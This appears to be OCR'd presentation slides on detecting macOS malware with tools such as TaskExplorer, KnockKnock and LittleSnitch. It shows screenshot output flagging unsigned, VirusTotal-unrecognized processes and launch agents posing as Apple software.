
○ Any Connection
○ Only port 80 (http)
○ Only www.[redacted].com
● Only www.[redacted].com and port 80 (http)

network access (LittleSnitch)

⚠ such tools do not attempt to directly detect malware per-se...

Step 0x1: Known Malware

ANY KNOWN MALWARE RUNNING ON YOUR SYSTEM?



```
opendirectoryd (75)                                                          0/55 virustotal  info  show
/usr/libexec/opendirectoryd
OSX_Careto (820)                                                             37/57 virustotal info  show
/Users/user/Desktop/OSX_Careto
pboard (367)                                                                 0/55 virustotal  info  show
/usr/sbin/pboard
pbs (369)                                                                    0/54 virustotal  info  show
/System/Library/CoreServices/pbs
periodic-wrapper (658)                                                       0/57 virustotal  info  show
/usr/libexec/periodic-wrapper
periodic-wrapper (661)                                                       0/57 virustotal  info  show
/usr/libexec/periodic-wrapper
photolibraryd (381)                                                          0/54 virustotal  info  show
/System/Library/PrivateFrameworks/PhotoLibraryPrivate.framework/Versions/A/Support/photolibraryd

dyld                                                                         0/56
/usr/lib/dyld
libauto.dylib
/usr/lib/libauto.dylib
libc++.1.dylib
/usr/lib/libc++.1.dylib
libc++abi.dylib
/usr/lib/libc++abi.dylib
libcache.dylib
/usr/lib/system/libcache.dylib
libcommonCrypto.dylib                                                        virustotal  info  show
/usr/lib/system/libcommonCrypto.dylib
libcompiler_rt.dylib                                                         0/55
```

Flagged Items


```
OSX_Careto (820)                                                             37/57 virustotal  info  show
/Users/user/Desktop/OSX_Careto
InKeepr (2124)                                                               1/55 virustotal   info  show
/Applications/InKeepr.app/Contents/MacOS/InKeepr
JavaW (2009)                                                                 28/53 virustotal  info  show
/Users/user/Downloads/malware/iWorm/JavaW
```

TaskExplorer (+VirusTotal Integration)

Step 0x2: Suspicious Processes

any unrecognized binaries running on your system?

“global search” for:



```
#unsigned

javaVM (task: 8007)
/Users/patrick/Downloads/javaVM.app/Contents/MacOS/javaVM                ?          info  show
                                                                         virustotal
```

unsigned tasks

suspicious!


unsigned

+

unrecognized (by VT)

+

"apple"




```
#nonapple

Little Snitch Agent (task: 240)                                                                   0/57        info  show
/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent                 virustotal
Little Snitch Daemon (task: 68)                                                                   0/55        info  show
/Library/Little Snitch/Little Snitch Daemon.bundle/Contents/MacOS/Little Snitch Daemon            virustotal
Little Snitch Network Monitor (task: 284)                                                         0/57        info  show
/Library/Little Snitch/Little Snitch Network Monitor.app/Contents/MacOS/Little Snitch Network Monitor  virustotal
Safari Helper (task: 8259)                                                                        ?           info  show
/Applications/Safari Helper.app/Contents/MacOS/Safari Helper                                      virustotal
```

3rd-party tasks

Step 0x3: Suspicious Persistence

ANY UNRECOGNIZED BINARIES PERSISTING ON YOUR SYSTEM?



```
KnockKnock (UI)
KnockKnock
version: 1.6.1

Start Scan

Authorization Plugins                                    0
registered custom authorization bundles
Browser Extensions                                       0
plugins/extensions hosted in the browser
Cron Jobs                                                0
current users cron jobs
Kernel Extensions                                        2
installed modules, possibly kernel loaded
Launch Items                                             5
daemons and agents loaded by launchd
Library Inserts                                          0
dylibs inserted via *DYLD_INSERT_LIBRARIES
Login Items                                              0
items started when the user logs in

check-aliases
/usr/libexec/postfix/check-aliases.sh
/System/Library/LaunchDaemons/org.postfix.newaliases.plist          0/56
vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchDaemons/com.vmware.launchd.tools.plist
UpdaterStartupUtility
/Library/Application Support/Adobe/OOBE/PDApp/UWA/UpdaterStartupUt
/Library/LaunchAgents/com.adobe.AAM.Updater-1.0.plist
vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist   0/57
                                                     virustotal  info  show
appleUpdater
/Users/user/Library/Application Support/appleUpdater
/Users/user/Library/LaunchAgents/com.apple.updater.plist            ?
                                                     virustotal  info  show
```

```
VirusTotal Information

no results found for 'appleUpdater'

submit?
```

```
File Information

appleUpdater
/Users/user/Library/Application Support/appleUpdater

hash:  D64D38F43D7203173694384252A3F950 / 43A691923723B305E86E07655649624045CAC227
size:  167940 bytes
time:  2016-01-07 23:18:10 +0000 (created) / 2016-01-
list:  /Users/user/Library/LaunchAgents/com.apple.upd
sign:  unsigned
```

Your search - **D64D38F43D7203173694384252A3F950** - did not match any documents.

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.

suspicious!

unsigned
+
unrecognized (by VT)
+
"apple"

